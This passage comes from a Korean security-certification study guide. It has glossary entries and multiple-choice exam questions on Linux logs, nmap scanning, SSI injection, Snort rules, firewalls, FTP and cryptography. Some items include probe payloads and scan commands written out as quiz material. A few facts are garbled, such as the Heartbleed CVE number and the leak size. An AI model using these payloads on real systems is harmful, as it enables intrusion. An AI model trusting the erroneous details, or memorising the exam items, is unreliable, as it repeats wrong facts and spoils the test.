BYOD는 최신 IT 기술의 하나로 자신의 Device를 사용하여 시간 및 공간에 제약 없이 언제 어디서나 업무를 처리할 수 있는 서비스로 모바일 디바이스의 증가와 네트워크의 안전성이 확보되어 등장한 새로운 서비스이다.

◆ BYOD와 CYOD

구분	설명
BYOD	• Bring Your Own Device • 최신 IT 기술의 하나로 자신의 Device를 사용하여 시간 및 공간에 제약 없이 언제 어디서나 업무를 처리할 수 있는 서비스
CYOD	• Choose Your Own Device • 기업은 제한된 종류의 장비만 지원하고 직원은 그 안에서 사용할 Device를 선택하는 방식

99. MDM(Mobile Device Management)

MDM은 모바일 디바이스 관리를 위해서 안드로이드 루팅, 원격제어, 앱 배포 및 업데이트 관리, 개인정보 유출 관리, 악성 앱 접속관리, 스마트 디바이스 분실로 인한 정보 유출 관리 등을 수행하는 모바일 보안 솔루션이다.

100. VDI(Virtual Desktop Infrastrure)

클라우드 기반 환경에서 데이터 센터(Data Center) 내에 가상머신을 설치하여 사용자가 가상 데스크톱(Virtual Desktop)에 접속하여 마치 개인 PC를 사용하는 것처럼 사용하는 솔루션이다. VDI를 통해서 개인정보 유출 및 기업정보에 대한 외부 유출을 방지하고 모든 업무 데이터를 중앙의 서버에 저장하므로 보안 통제를 향상시킬 수 있다.

101. EnCase

EnCase는 포렌식 분석 도구로 해시함수를 통해서 원복을 백업하여 복사 이미지를 만들고 파일의 구조 및 변조 여부, 파일 시스템 복구 등을 수행하여 디지털 증거를 수집한다. 90년 후반부터 법적 증거 능력을 인정하는 독립적인 솔루션이다.

102. 슬랙 공간(Slack Space)

저장 매체의 논리적 구조와 물리적 구조의 차이로 인하여 발생하는 낭비되는 공간을 의미하며, 물리적으로 할당되었지만 논리적으로 사용할 수 있는 공간이다.

103. 루티킷(Rootkit)

시스템의 침입 사실을 감추고 차후 침입하기 위해서 백도어(Backdoor) 및 트로이목마 설치, 로그 삭제 등을 위해 사용되는 프로그램의 모임이다.

104. 3월 20일 MBR(Master Boot Record) 공격

3월 20일 언론사 및 금융기관을 공격한 바이러스로 부팅영역의 MBR을 삭제하여 데스크톱 컴퓨터가 부팅되지 않은 침해사례이다.

105. OpenSSL 취약점

OpenSSL 1.0.1(CVE-2014-016C)에 HeartBleed 취약점이 등록되었다. 이것은 OpenSSL 암호화 시에 취약점으로 64Byte의 평문이 노출되는 문제점으로 OpenSSL 1.0.1g로 패치해야 한다.

106. 모바일 가상화

모바일 가상화는 모바일 VDI와 모바일 하이퍼바이저로 분류되며 모바일 VDI는 개별 임직원들이 사용하는 컴퓨터 단말기를 모바일 디바이스로 확대하여 지원하는 것이다. 모바일 하이퍼바이저는 서버 가상화 및 PC 가상화를 수행하는 것도 비슷한 것으로 서버에 직원들의 정보를 통합적으로 저장 관리하여 언제 어디서나 사용할 수 있는 서비스 인프라이다.

107. SIEM(Security Information Event Management)

기업 내에서 발생하는 모든 보안 이벤트를 실시간으로 수집하여 위협을 탐지하는 보안 시스템으로 룰 기반, 시나리오 기반 등의 분석을 수행하여 알려지지 않은 공격까지도 탐지할 수 있는 보안 솔루션이다.

108. DoA(Degree of Assurance)

DoA는 위협관리 시에 허용 가능한 위험 수준을 의미한다.

필기 최신 기출문제 01회

1과목 시스템 보안

답안 표기란

01 다음 중 리눅스 /etc/passwd 파일에 대한 설명으로 옳은 것은?

- ① 저장되는 필드 중 첫 번째에는 사용자 계정 UID가 있다.
- ② 사용자 계정과 패스워드가 저장되어 있다.
- ③ 사용자 계정 UID 값이 "0"이면 root이다.
- ④ 총 5개의 필드로 이루어져 있다.

01 ① ② ③ ④

02 리눅스/유닉스 시스템 로그에서 로그인 계정 이름, 로그인한 환경, 로그인한 디바이스, 로그인한 셸(Shell)의 프로세스 ID, 로그인한 계정의 형식, 로그오프 여부, 시간에 대한 저장 구조를 갖는 로그 파일은?

- ① wtmp
- ② utmp
- ③ loginlog
- ④ sulog

02 ① ② ③ ④

03 ① ② ③ ④

04 ① ② ③ ④

05 ① ② ③ ④

03 개인정보처리자는 개인정보의 오·남용, 분실·도난·유출·위조·변조 또는 훼손 등에 대응하기 위해 개인정보처리시스템의 접속기록을 점검하여야 한다. 특히 그 사유를 반드시 확인해야 하는 점검 사항은?

- ① 개인정보 추가가 발견된 경우
- ② 개인정보 수정이 발견된 경우
- ③ 개인정보 조회가 발견된 경우
- ④ 개인정보 다운로드가 발견된 경우

04 시스템 관리자가 다음 문장에서 설명하는 작업을 위하여 설치할 프로그램은?

유닉스 계열 파일 시스템의 무결성을 점검하는 데 높은 신뢰성을 제공하며, 파일의 스냅샷을 저장하고 이를 기준으로 변경된 파일 정보를 관리자에게 보고하여 파일 시스템의 변화를 모니터링한다.

- ① Nessus
- ② John the ripper
- ③ Tripwire
- ④ PAM

05 다음 중 포맷 스트링의 점검 도구로 틀린 것은?

- ① gdb
- ② objdump
- ③ iptables
- ④ Itrace

10 경량화된 IoT(Internet of Things) 장치들은 도난 후 기계 분실을 통해 정보 유출과 같은 물리적 공격이 가능하다. 다음 중 공격자가 IoT장치에 물리적으로 접근하여 수행할 수 있는 공격으로 틀린 것은?

- ① 입출력 포트를 이용한 공격 ② 역공학을 통한 버스 프루빙 공격
- ③ 펌웨어 다운그레이드 공격 ④ 부채널 공격

11 다음 중 TCP SYN Ping을 이용하여 Ping Sweep Filter를 우회하는 방법으로 옳은 것은?

- ① nmap -sP [target] --disable-arp-ping
- ② nmap -sn [target] --disable-arp-ping
- ③ nmap -sP -PB [target] --disable-arp-ping
- ④ nmap -sP -PS [target] --disable-arp-ping

12 다음 중 모의해킹 등 침투 테스트를 위한 리눅스 운영체제로 틀린 것은?

- ① 백 트랙(Back track) ② 칼리 리눅스(Kali linux)
- ③ 미고(MeeGo) ④ 패럿 리눅스(Parrot linux)

13 다음 중 리눅스 Passwd에 저장되어 있지 않은 필드는?

- ① 최근 로그인 정보 ② 사용자 계정
- ③ 사용자명 ④ 사용자 계정 홈 디렉터리

14 다음은 SSI 인젝션 취약점에 대한 설명이다. 괄호 안에 들어갈 내용으로 옳은 것은?

SSI 인젝션 취약점 점검을 위하여 사용자가 입력 가능한 파라미터 값에 <!--#echo var="DOCUMENT_ROOT" -->를 삽입하여 전송 후 반환되는 페이지에 사이트의 ()이(가) 표시되는지 확인한다.

- ① 홈 디렉터리 ② 유저 디렉터리
- ③ 기본 웹 사이트 ④ 어드민 디렉터리

답안 표기란

10	①	②	③	④
11	①	②	③	④
12	①	②	③	④
13	①	②	③	④
14	①	②	③	④

15 다음 중 Linux 시스템 로그인 시 로그인 메시지와 관련된 설정파일로 옳은 것은?

- /etc/ (ㄱ) : telnet 또는 ssh로 shell 접속 시 로그인에 성공했을 때 보내는 메시지
- /etc/ (ㄴ) : telnet 또는 ssh로 shell 접속 시 로그인 하기 전에 출력되는 메시지
- /etc/ (ㄷ) : IDC 센터에 있는 Real 서버에 로컬로 KVM을 붙여서 확인했을 때 출력되는 메
시지, 로컬 로그인 시 로그인 전 출력되는 메시지 설정

- ① $\neg$: issue.net, $\perp$: issue, $\sqsubset$: motd
- ② $\neg$: motd, $\perp$: issue.net, $\sqsubset$: issue
- ③ $\neg$: issue, $\perp$: issue.net, $\sqsubset$: motd
- ④ $\neg$: motd, $\perp$: motd, $\sqsubset$: issue.net

16 유닉스 환경에서 다음 문장과 같은 기능을 수행하는 로깅 도구는?

syslog.conf 파일 설정에 따라 동작하는 로그 데몬으로 커널 로그, 메시지(message) 로그, secure 로그, 크론 로그, 부팅 로그 및 메일 로그, 네임서버 로그, ftp 로그 등의 로그를 관리할 수 있다.

- ① tripwire ② syslogd
③ ghost ④ glog

17 다음 중 칼리 리눅스(Kali Linux)에서 기본으로 제공하는 도구인 버프 스위트(Burp Suite)에서 무차별 대입 공격(Brute Force Attack) 및 퍼징(Fuzzing) 공격과 같은 자동화된 사용자 지정 공격을 수행할 수 있는 기능으로 옳은 것은?

- ① Scope
 - ② Intruder
 - ③ Intercept
 - ④ History

18 다음 문장에서 괄호 안에 들어갈 용어로 옳은 것은?

방화벽(Firewall)은 외부로부터의 불법적인 접근이나 해커의 공격으로부터 내부 네트워크를 방어하기 위해 내부 네트워크와 외부 네트워크 사이의 통로에 설치된다. ()은/는 인터넷 쪽과 내부 네트워크 쪽에 패킷 필터링 라우터를 설치하고 그 라우터들 사이에 배스천 호스트를 설치하는 구성을 가진다.

- ① 듀얼-홈드 게이트웨이(Dual-homed gateway)
- ② 스크린드 서브넷 게이트웨이(Screened subnet gateway)
- ③ 스크린드 호스트 게이트웨이(Screened host gateway)
- ④ 배스천 호스트(Bastion host)

답안 표기란

15 ① ② ③ ④

16 ① ② ③ ④

17 ① ② ③ ④

18 ① ② ③ ④

19 윈도우에서 관리 목적상 기본적으로 공유되는 폴더 중 Null Session 공유 취약점을 가지고 있는 것은?

- ① C\$ ② Print\$
③ IPC\$ ④ ADMIN\$

20 힙 오버플로우 공격에 대한 설명으로 틀린 것은?

- ① 프로그래머가 malloc()과 같은 함수를 이용한다.
- ② 힙 영역을 오버플로우시켜 특정 코드를 실행하여 공격한다.
- ③ 버스를 통해 전달되는 중요 정보를 엿보고 가로채는 공격이다.
- ④ 프로그램이 실행되면서 메모리를 동적으로 할당하는 영역을 이용한다.

2과목 네트워크 보안

21 정해진 시간 내 메시지의 모든 단편이 수신되지 않았을 때 해당하는 ICMP(Internet Control Message Protocol) 오류 메시지는?

- ① 목적지 도달 불가능(Destination-unreachable)
- ② 시간 경과(Time-exceeded)
- ③ 매개변수 문제(Parameter-problem)
- ④ 발신지 억제(Source-quench)

22 다음 중 라우팅 프로토콜에 대한 설명으로 틀린 것은?

- ① RIP(Routing Information Protocol)는 소규모 네트워크에 적합하다.
- ② RIP는 전통적인 Distance Vector Algorithm을 사용한다.
- ③ OSPF(Open Shortest Path First) 프로토콜은 수평적 구조로 네트워크 구성이 가능하여 대규모 네트워크에 적합하다.
- ④ IGRP(Interior Gateway Routing Protocol)는 자율 시스템 내의 라우팅 데이터를 교환할 목적으로 사용하기 위해 개발되어 네트워크의 규모가 크고 복잡하더라도 안정적으로 움직일 수 있게 되어있다.

23 다음 중 Windows 운영체제의 'net share' 명령어에 대한 설명으로 틀린 것은?

- ① 'net share' 명령어는 공유 자원의 목록을 보여주거나 공유를 생성하고 삭제할 수 있다.
- ② 'net share' 명령어를 사용하여 공유의 권한을 변경할 수 있다.
- ③ 'net share' 명령어는 공유에 연결된 클라이언트의 수를 확인할 수 있다.
- ④ 'net share' 명령어를 사용하여 공유된 폴더의 암호화 설정을 변경할 수 있다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 19 | ① | ② | ③ | ④ |
| 20 | ① | ② | ③ | ④ |
| 21 | ① | ② | ③ | ④ |
| 22 | ① | ② | ③ | ④ |
| 23 | ① | ② | ③ | ④ |

24 다음 문장에서 설명하는 공격은?

서로 다른 운영체제(OS) 간의 자원 공유를 위해 이용하는 서버로 같은 네트워크 내 연결된 PC는 서로 운영체제가 달라도 네트워크로 파일을 주고받고 자원을 공유할 수 있도록 하는 기법

- ① Samba
- ② DNS(Domain Name System)
- ③ RPC(Remote Procedure Call)
- ④ NIS(Network Information Service)

25 다음 문장에서 설명하는 공격으로 옳은 것은?

공격자는 공격용 IP 패킷을 위해 두 개의 fragment를 생성한다. 첫 번째 fragment는 패킷 필터링 장비에서 허용하는 http(TCP 80) 포트와 같은 포트 번호를 갖는다. 그리고 두 번째 fragment는 offset을 아주 작게 조작해서 fragment들이 재조합될 때 두 번째 fragment가 첫 번째 fragment의 일부분을 덮어쓰도록 한다. 일반적으로 공격자들은 첫 번째 fragment의 포트 번호가 있는 부분까지 덮어씌운다. IDS에서는 첫 번째 fragment는 허용된 포트 번호이므로 통과시키고 두 번째 fragment는 이전에 이미 허용된 fragment의 ID를 가진 fragment이므로 역시 통과시킨다. 이 두 개의 fragment가 목적지 서버에 도달하여 재조합되면 첫 번째 fragment의 포트 번호는 두 번째 fragment의 포트 번호로 overwrite되고 TCP/IP 스택은 이 패킷이 필터링되어야 할 포트의 응용 프로그램에 전달한다.

- ① Tiny fragment 공격
- ② Fragment Overlap 공격
- ③ IP Fragmentation을 이용한 서비스거부 공격 - Jolt
- ④ IP Fragmentation을 이용한 서비스거부 공격 - Teardrop

26 다음 중 DDoS(Distributed Denial of Service) 공격의 대응 방안으로 틀린 것은?

- ① 방화벽을 설치하여 내부 네트워크로 패킷이 진입하는 것을 차단한다.
- ② IDS를 통해 공격을 탐지하고 대응한다.
- ③ Zombie 톨을 사용하여 내부 DDoS 톨을 탐색하고 제거한다.
- ④ 호스트의 서비스별 대역폭을 증가시킨다.

답안 표기란

24	①	②	③	④
25	①	②	③	④
26	①	②	③	④

32 다음 중 NFS(Network File System) 서비스 취약점 발견에 따른 조치사항이 아닌 것은?

- ① NFS 서비스 중지
- ② 인가되지 않은 시스템을 umount 함
- ③ 네트워크상의 파일 시스템을 mount 함
- ④ nfsd, statd, lockd 중지

33 다음 중 HTTPS(HyperText Transfer Protocol Secure)의 특징으로 틀린 것은?

- ① 데이터를 주고받는 과정에 SSL/TLS 암호화를 사용하여 데이터를 암호화한다.
- ② HTTPS는 공격자가 중간에 스니핑을 하기 어렵다.
- ③ HTTPS는 HTTP의 처리속도를 빠르게 향상시킨다.
- ④ 무결성을 사용하여 데이터가 전송 중에 변경되지 않았는지 확인할 수 있다.

34 다음 문장에서 설명하는 것은?

수십만 시스템에 설치된 공공 도메인의 공개 소스 IDS이다. 일반적인 탐지 인터페이스인 lib-pcap을 사용한다. 일반적으로 새로운 공격이 나타난 후 수 시간 내에 공격 시그니처를 작성·배포하고 세계 곳곳의 수십만 시스템에 다운로드된다. 네트워크 관리자는 이 공개 소스 IDS에 있는 기존 시그니처를 수정하거나 새로 만들어 자기 조직에 맞는 시그니처를 생성할 수 있다.

- ① Anomaly-based IDS ② Snort
- ③ Signature-based IDS ④ IPS

35 다음은 네트워크 트래픽을 분석하던 중 발견한 로그의 일부이다. 해당 로그의 공격 방식과 목표에 대한 설명으로 옳지 않은 것은?

[06/Jul/2023:00:00:01 +09:00] "Source:192.168,0.1 Dest:192.168,0.2 Port:22"
 [06/Jul/2023:00:00:01 +09:00] "Source:192.168,0.1 Dest:192.168,0.2 Port:23"
 [06/Jul/2023:00:00:01 +09:00] "Source:192.168,0.1 Dest:192.168,0.2 Port:80"
 [06/Jul/2023:00:00:01 +09:00] "Source:192.168,0.1 Dest:192.168,0.2 Port:443"
 [06/Jul/2023:00:00:01 +09:00] "Source:192.168,0.1 Dest:192.168,0.2 Port:3306"

- ① 해당 로그는 공격자가 포트 스캐닝을 시도했음을 나타낸다. 공격자는 서버의 개방된 포트를 찾아 추가적인 공격의 기반이 될 정보를 수집하려고 했다.
- ② 공격자는 TCP/IP 네트워크에서 가장 일반적으로 사용되는 포트를 스캔했다. 이 포트들은 각각 SSH, Telnet, HTTP, HTTPS, MySQL을 위한 것이다.
- ③ "Source: 192.168,0.01 Dest: 192.168,0.2 Port: 3306" 로그는 공격자가 MySQL 데이터베이스 서버에 접근 가능한지 확인하려는 시도를 보여준다.
- ④ 이 로그는 공격자가 DoS 공격을 시도하였음을 나타낸다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 32 | ① | ② | ③ | ④ |
| 33 | ① | ② | ③ | ④ |
| 34 | ① | ② | ③ | ④ |
| 35 | ① | ② | ③ | ④ |

36 다음 중 사용자 인증과 무결성 검사의 핵심이 적용된 기술로 단말(EndPoint)에 대한 통합위험관리 시스템을 지칭하는 것은?

- ① Firewall
- ② UTM(Unified Threat Management)
- ③ DRM(Device Relationship Management)
- ④ NAC(Network Access Control)

37 UTM(Unified Threat Management)에 대한 설명으로 틀린 것은?

- ① UTM은 다양한 보안 솔루션을 하나의 장비에 탑재하여 운영하는 All-in-One 통합보안 솔루션이다.
- ② 보안 정책 적용이 개별적으로 이루어지므로 전문가의 운영이 필요하다.
- ③ 다양한 보안 기능을 하나의 솔루션에 통합하여 복합 해킹 위험에 효과적으로 대응하는 것이 목적이다.
- ④ 보안 정책, 필터링 시그니처를 통합 관리하여 일관성과 운영 효율성을 제공한다.

38 다음 문장의 스노트(Snort) 룰 예시에 대한 설정으로 옳은 것은?

모든 네트워크 대역에서 텔넷(Telnet)으로 접속하는 패킷 중 첫 바이트부터 14번째 바이트까지 'anonymous'가 포함된 트래픽에 대해서 'Dangerous' 메시지로 경고한다.

- ① alert tcp any any → any 23 (msg:"Dangerous";content:"anonymous";depth:14;sid:1)
- ② alert tcp any any → any 80 (msg:"Dangerous";content:"anonymous";depth:14;sid:1)
- ③ alert tcp any any → any 23 (msg:"Dangerous";content:"anonymous";distance:14;sid:1)
- ④ alert tcp any any → any 80 (msg:"Dangerous";content:"anonymous";distance:14;sid:1)

39 IPsec을 이용하여 VPN 구축 시 IKE(Internet Key Exchange)에서 작성하는 정책을 IPsec SA라고 한다. 다음 중 SA 내용에 포함되지 않는 것은?

- ① 인캡슐레이션(Encapsulation) 방식
- ② 데이터 암호화 방식
- ③ 무결성 확인 알고리즘
- ④ 보호 대상 네트워크

답안 표기란

36	①	②	③	④
37	①	②	③	④
38	①	②	③	④
39	①	②	③	④

40 다음 중 Sendmail의 로그 형식에서 관련 지시자에 대한 정의로 틀린 것은?

- ① Stat : 메시지 전달 상태
- ② Proto : 수신 시 사용된 프로토콜
- ③ Class : 메시지 식별자
- ④ Delay : 메시지 발신에 수신까지 걸린 시간

3과목

애플리케이션 보안

41 다음 중 FTP(File Transfer Protocol)에서 데이터 전송 모드에 관한 설명으로 옳은 것은?

- ① default는 active 모드이며, passive 모드로의 변경은 FTP서버가 결정한다.
- ② default는 active 모드이며, passive 모드로의 변경은 FTP클라이언트가 결정한다.
- ③ default는 passive 모드이며, active 모드로의 변경은 FTP서버가 결정한다.
- ④ default는 passive 모드이며, active 모드로의 변경은 FTP클라이언트가 결정한다.

42 다음은 FTP(File Transfer Protocol) 서비스를 패시브 모드(Passive Mode)로 설정하여 서버에 명령을 전송한 응답이다. 데이터 전송을 위한 서버의 포트 번호는?

227 Entering Passive Mode(1,222,15,150,100,16)

- ① 20
- ② 21
- ③ 25616
- ④ 10016

43 다음 중 메일 서비스 운영 시 메일 수신이 거부되거나 스팸메일로 분류되는 경우 확인 또는 조치할 수 있는 사항으로 틀린 것은?

- ① White Domain을 등록한다.
- ② ISP의 클린존 서비스를 이용한다.
- ③ SPF(Sender Policy Framework) Record에 등록된 발신자인지 확인한다.
- ④ RBL(Real-Time Blocking List)을 확인하고 차단되어 있으면 차단해제를 신청한다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 40 | ① | ② | ③ | ④ |
| 41 | ① | ② | ③ | ④ |
| 42 | ① | ② | ③ | ④ |
| 43 | ① | ② | ③ | ④ |

44 다음 문장에서 설명하는 메일 클라이언트 보안은 무엇인가?

- 사용자가 작성한 이메일의 내용과 첨부되는 파일을 암호화하여 이메일 수신자만이 그 내용을 볼 수 있도록 하는 기밀성을 제공한다.
- 전자서명 기능을 제공하여 송신자라고 주장하는 사용자와 이메일의 실제 송신자가 동일인가를 확인한다.
- 공개키를 4,096비트까지 생성할 수 있다.

- ① 필터링 ② 첨부파일
③ PGP ④ 악성 스크립트

45 다음 중 애플 iOS 운영체제 기반의 앱을 개발하고 분석할 수 있는 개발도구로 옳은 것은?

- ① Xcode ② adb
③ apktool ④ dex2jar

46 다음 문장에서 설명하는 웹 서비스 공격유형은?

게시판의 글에 원본과 함께 악성코드를 삽입하여 글을 읽을 경우 악성코드가 실행되도록 하여 클라이언트의 정보를 유출하는 클라이언트에 대한 공격

- ① XSS(Cross Site Scripting)
- ② 쿠키/세션 위조
- ③ SQL Injection
- ④ CSRF(Cross Site Request Forgery)

47 다음과 같은 소스 코드를 작성하는 기법은?

```
function __(_int, __int=0, ___int=6):Boolean{
    return (__+__/___)*(__(+__/___)(=?___(, __+__/___, __):
    __=__?_~:
    _<__-(+++-)/_/?/_/:
    _%(_/_+/_)=_~|| _%(*_/_(++)=___|| _%__=__-?_/_/_/_/:
    __<?_%(_-_/_)=/_-_-/_/?=__-/_/:%(__(+/_))=__+-_-_-?
    __=__+/_/_:___(, __, __+(*_*(+++)++*_*_+(++)*_*)/_/_/_/);
}
```

- ① 암호화 ② 난독화
③ 캡슐화 ④ 모듈화

답안 표기란

44 ① ② ③ ④

45 ① ② ③ ④

46 ① ② ③ ④

47 ① ② ③ ④

48 다음 중 DNSSEC(DNS Security Extensions)으로 대응이 가능한 공격유형은?

- ① 파밍(캐시 포이즈닝) ② 피싱
- ③ DDoS 공격 ④ 웹바이러스에 의한 호스트 정보 변조

49 다음 문장에서 설명하는 DNS(Domain Name System) 레코드는?

DNS 서버를 가리키며, 각 도메인에 적어도 한 개 이상 있어야 한다.

- ① A ② MX
- ③ NS ④ CNAME

50 다음과 같은 내용이 규정되어 있는 표준은?

카드 정보 해킹 및 도난, 분실 사고로부터 고객의 신용카드 정보 유출을 막기 위해 여러 글로벌 신용카드사에서 만든 신용카드 데이터 보안 표준으로 보안시스템에 대한 기술 요구사항, 개발 과정 및 운영 시 보안 요구사항, 카드 소유자의 데이터 암호화, 정보보호 정책 등이 규정

- ① PCI-DSS(Payment Card Industry – Data Security Standard)
- ② SET(Secure Electronic Transaction)
- ③ PKI(Public Key Infrastructure)
- ④ ISMS(Interactive Short Message Service)

51 다음 문장에서 설명하는 기술은?

파일을 분석하여 악성코드 등 문제 있는 해당 영역만을 제거하고 파일을 재조합하여 무해한 파일로 제공하는 보안 기술이다.

- ① CDR(Content Disarm & Reconstruction)
- ② EDR(Endpoint Detection & Response)
- ③ NFV(Network Function Virtualization)
- ④ SDN(Software Defined Network)

52 다음 중 안드로이드 기기에서 데이터를 안전하게 처리하는 방법으로 틀린 것은?

- ① 전송 중인 데이터의 경우 민감도와 관계없이 모든 데이터 전송에 TLS(Transport Layer Security)를 사용한다.
- ② 민감한 정보를 다른 앱으로 전달해야 한다면 명시적인 인텐트를 사용한다. 일회성 데이터 액세스 권한을 부여하여 다른 앱의 액세스를 더 엄격하게 제한한다.
- ③ Logcat 메시지 또는 앱의 로그 파일에 민감한 정보를 포함하지 않는다.
- ④ 민감한 정보가 포함된 파일은 SDcard와 같은 외부 저장소에 배치한다.

답안 표기란

48	①	②	③	④
49	①	②	③	④
50	①	②	③	④
51	①	②	③	④
52	①	②	③	④

58 다음 문장에서 설명하는 핀테크(FinTech) 기술과 관련된 것은?

고객 신용카드 거래를 분석해 평소와 다른 의심 거래 이상 징후가 있을 때 회원과 통화하거나 확인 과정을 통해 사고를 예방하는 시스템을 말한다.
예를 들어 출국 기록이 없는데 갑자기 해외에서 카드를 사용할 경우 이를 발견하는 등 금융거래정보를 중심으로 카드사 고객의 소비 스타일 및 각종 패턴까지 분석하는 기능을 제공한다.

- ① CNP(Credit-Not-Present)
- ② PCI-DSS(Payment Card Industry - Data Security Standard)
- ③ FDS(Fraud Detection System)
- ④ EMV(Europay, Mastercard, Visa)

59 다음 문장에서 설명하는 내용에 대한 조치 방법으로 틀린 것은?

웹 사이트에 중요 정보(개인정보, 계정정보, 금융정보 등)가 노출되거나 에러 발생 시 과도한 정보(애플리케이션 정보, DB정보, 웹 서버 구성 정보, 개발 과정의 코멘트 등)가 노출될 경우 공격자들의 2차 공격을 위한 정보로 활용될 수 있다.

- ① 사용자가 주민등록번호 뒷자리, 비밀번호 입력 시 별표 표시하는 등 마스킹 처리를 하여 주변 사람들에게 노출되지 않도록 한다.
- ② 웹 페이지를 운영 서버에 이관 시 주석은 모두 제거하여 이관한다.
- ③ 중요 정보(개인정보, 계정정보, 금융정보 등)를 HTML 소스에 포함하지 않도록 한다.
- ④ 로그인 실패 시 반환되는 에러 메시지는 회원을 위해 특정 ID의 가입 여부를 식별할 수 있게 구현한다.

60 다음은 HTTP Request 메시지의 일부이다. 이를 통해 알 수 없는 것은?

```
GET /index.html HTTP/1.1
User-Agent: Mozilla/4.0 (compatible: MSIE5.01; Windows NT)
Host: www.test.com
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

- ① 클라이언트가 요청한 파일 이름
- ② 클라이언트가 요청한 방식
- ③ 서버의 운영체제 종류
- ④ 서버의 DNS 이름

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 58 | ① | ② | ③ | ④ |
| 59 | ① | ② | ③ | ④ |
| 60 | ① | ② | ③ | ④ |

66 다음 중 블라인드 디지털 서명에 대한 설명으로 틀린 것은?

- ① 문서의 내용을 보여주지 않고 서명을 받아 검증하는 방식이다.
- ② 특허에 대한 공증을 받는 분야에서 활용될 수 있다.
- ③ 서명자에게 불리한 내용에 대한 서명을 하도록 악용될 수 있다.
- ④ 블라인드 디지털 서명은 실제로 구현될 수 없다.

67 다음 문장에서 설명하는 암호 알고리즘은?

- 암호화는 DES와 유사한 변형된 Feistel 구조이다.
- 1999년 한국인터넷진흥원과 국내 암호 전문가들이 함께 개발한 알고리즘으로 인터넷, 전자상거래 등에서 공개될 경우 민감한 영향을 끼칠 수 있는 중요정보 및 개인정보를 보호하기 위한 대칭키 암호 알고리즘이다.

- | | |
|---------|--------|
| ① HIGHT | ② ARIA |
| ③ LEA | ④ SEED |

68 다음 중 RSA(Rivest-Shamir-Adleman) 암호화 알고리즘에 발생할 수 있는 공격에 대한 설명으로 틀린 것은?

- ① 수학적 공격(Mathematical Attack)은 두 개의 소수 곱을 인수분해하고자 하는 공격으로 개인키 d의 비트 수가 클수록 안전하다.
- ② 시간공격(Timing Attack)은 복호화 알고리즘의 실행 시간에 의존하는 공격으로 Random Delay라는 방법을 이용하여 방어한다.
- ③ 선택 암호문 공격(Chosen Ciphertext Attack)은 RSA 알고리즘이 지닌 임의의 데이터 송신 시 암호문으로 간주하여 회신하는 기능을 이용하는 공격으로 OAEP(Optimal Asymmetric Encryption Padding)라는 알고리즘을 이용하여 방어할 수 있다.
- ④ 재생공격(Replaying Attack)은 암호화하여 송신한 데이터를 보관하고 있다가 일정 시간 경과 후 재전송하여 비인가가 접근을 시도하는 공격으로 방어할 수 없다.

69 CTR 모드에서 암호문 블록의 한 비트가 전송 도중에 다른 비트로 변경되었지만, 암호문 블록의 길이 자체는 변동이 없다고 한다면 복호화 과정에서 몇 개의 평문 블록에 영향을 미치는가?

- ① 1 ② 2
③ 3 ④ 4

답안 표기란

66 ① ② ③ ④

67 ① ② ③ ④

68 ① ② ③ ④

69 ① ② ③ ④

70 다음 중 타원곡선암호(ECC)에 대한 설명으로 틀린 것은?

- ① 대표적인 비대칭키 암호시스템이다.
- ② 동일한 수준의 보안성을 제공하면서 키의 길이는 짧다.
- ③ 타원곡선에서 소인수분해의 문제를 기초로 한다.
- ④ 다양한 암호방식 설계와 H/W 및 S/W의 구현이 용이하다.

71 다음 SHA 해시함수 중 블록길이가 1,024인 함수는?

- ① SHA-224, SHA-256 ② SHA-1, SHA-224
- ③ SHA-256, SHA-384 ④ SHA-384, SHA-512

72 다음 중 GMAC(Galois Message Authentication Code)와 GCM(Galois/Counter Mode)에 대한 설명으로 틀린 것은?

- ① GCM은 인증 암호의 일종이다.
- ② AES와 같은 128비트 블록 암호를 CTR모드로 이용하여 MAC값을 얻는다.
- ③ CTR모드는 1씩 늘어가는 숫자를 암호화하기 때문에 각 블록을 직렬 처리하여 실행 속도를 높일 수 있다.
- ④ CTR모드와 MAC값 생성에 공통 키를 사용하기 때문에 키 관리가 편리한다.

73 암호 프로토콜을 이용한 디바이스 인증 중 RC4기반의 WEP(Wired Equivalent Privacy) 기술에 대한 취약점을 해결하기 위한 인증 기술은?

- ① 인증서 인증 ② IEEE 802.11i 인증
- ③ Challenge-Response 인증 ④ Kerberos 인증

74 리눅스 커널 내부의 네트워크 관련 프레임워크인 리눅스 방화벽은?

- ① iptables ② ufw
- ③ nftables ④ netfilter

75 인증기관(CA; Certification Authority)을 이용하여 철수의 공개키를 얻으려 할 때, 얻은 철수의 공개키가 가짜가 아니라는 것을 확인할 수 있는 이유는 무엇인가?

- ① 철수의 인증서는 위조할 수 없는 CA의 개인키로 서명되어 있기 때문이다.
- ② 철수의 인증서는 인증기관이 신분 확인을 통해 검증했기 때문이다.
- ③ 철수의 인증서는 세션키를 통해 안전하게 암호화되었기 때문이다.
- ④ 철수의 인증서는 통제된 신뢰받는 센터를 통해 전달되었기 때문이다.

답안 표기란

70	①	②	③	④
71	①	②	③	④
72	①	②	③	④
73	①	②	③	④
74	①	②	③	④
75	①	②	③	④

81 다음 문장에서 괄호 안에 들어갈 용어로 옳은 것은?

정보보호 및 개인정보보호 관리체계의 수립 및 운영 활동 전반에 의사결정권이 있는 ()가 이루어질 수 있도록 보고 및 의사결정 등의 책임과 역할을 문서화하여야 한다.

- ① 경영진 참여 ② 헌업 및 관리부서의 참여
③ 정보보호 담당자의 참여 ④ 정보보호 관리자의 참여

82 정보보호 조직 구성 시 고려해야 할 사항으로 옳지 않은 것은?

- ① 정보보호 최고책임자 및 개인정보 보호책임자의 업무를 지원하고 조직의 정보보호 및 개인정보보호 활동을 체계적으로 이행하기 위해 전문성을 갖춘 실무조직을 구성하여 운영하여야 한다.
② 정보보호 및 개인정보보호 위원회를 구성할 경우 반드시 임원 등 경영진을 포함하지 않고 실무부서의 장으로만 구성하여 실질적이고 효율적인 협의체를 운영하여야 한다.
③ 조직 전반에 걸친 중요한 정보보호 및 개인정보보호 관련 사항에 대하여 검토, 승인 및 의사결정을 할 수 있는 위원회를 구성하여 운영하여야 한다.
④ 전사적 정보보호 및 개인정보보호 활동을 위하여 정보보호 및 개인정보보호 관련 담당자 및 부서별 담당자로 구성된 실무 협의체를 구성하여 운영하여야 한다.

83 다음 중 정보통신기반 보호법에 따른 정보통신기반보호위원회의 심의 사항으로 틀린 것은?

- ① 주요정보통신기반시설 보호계획의 조정에 관한 사항
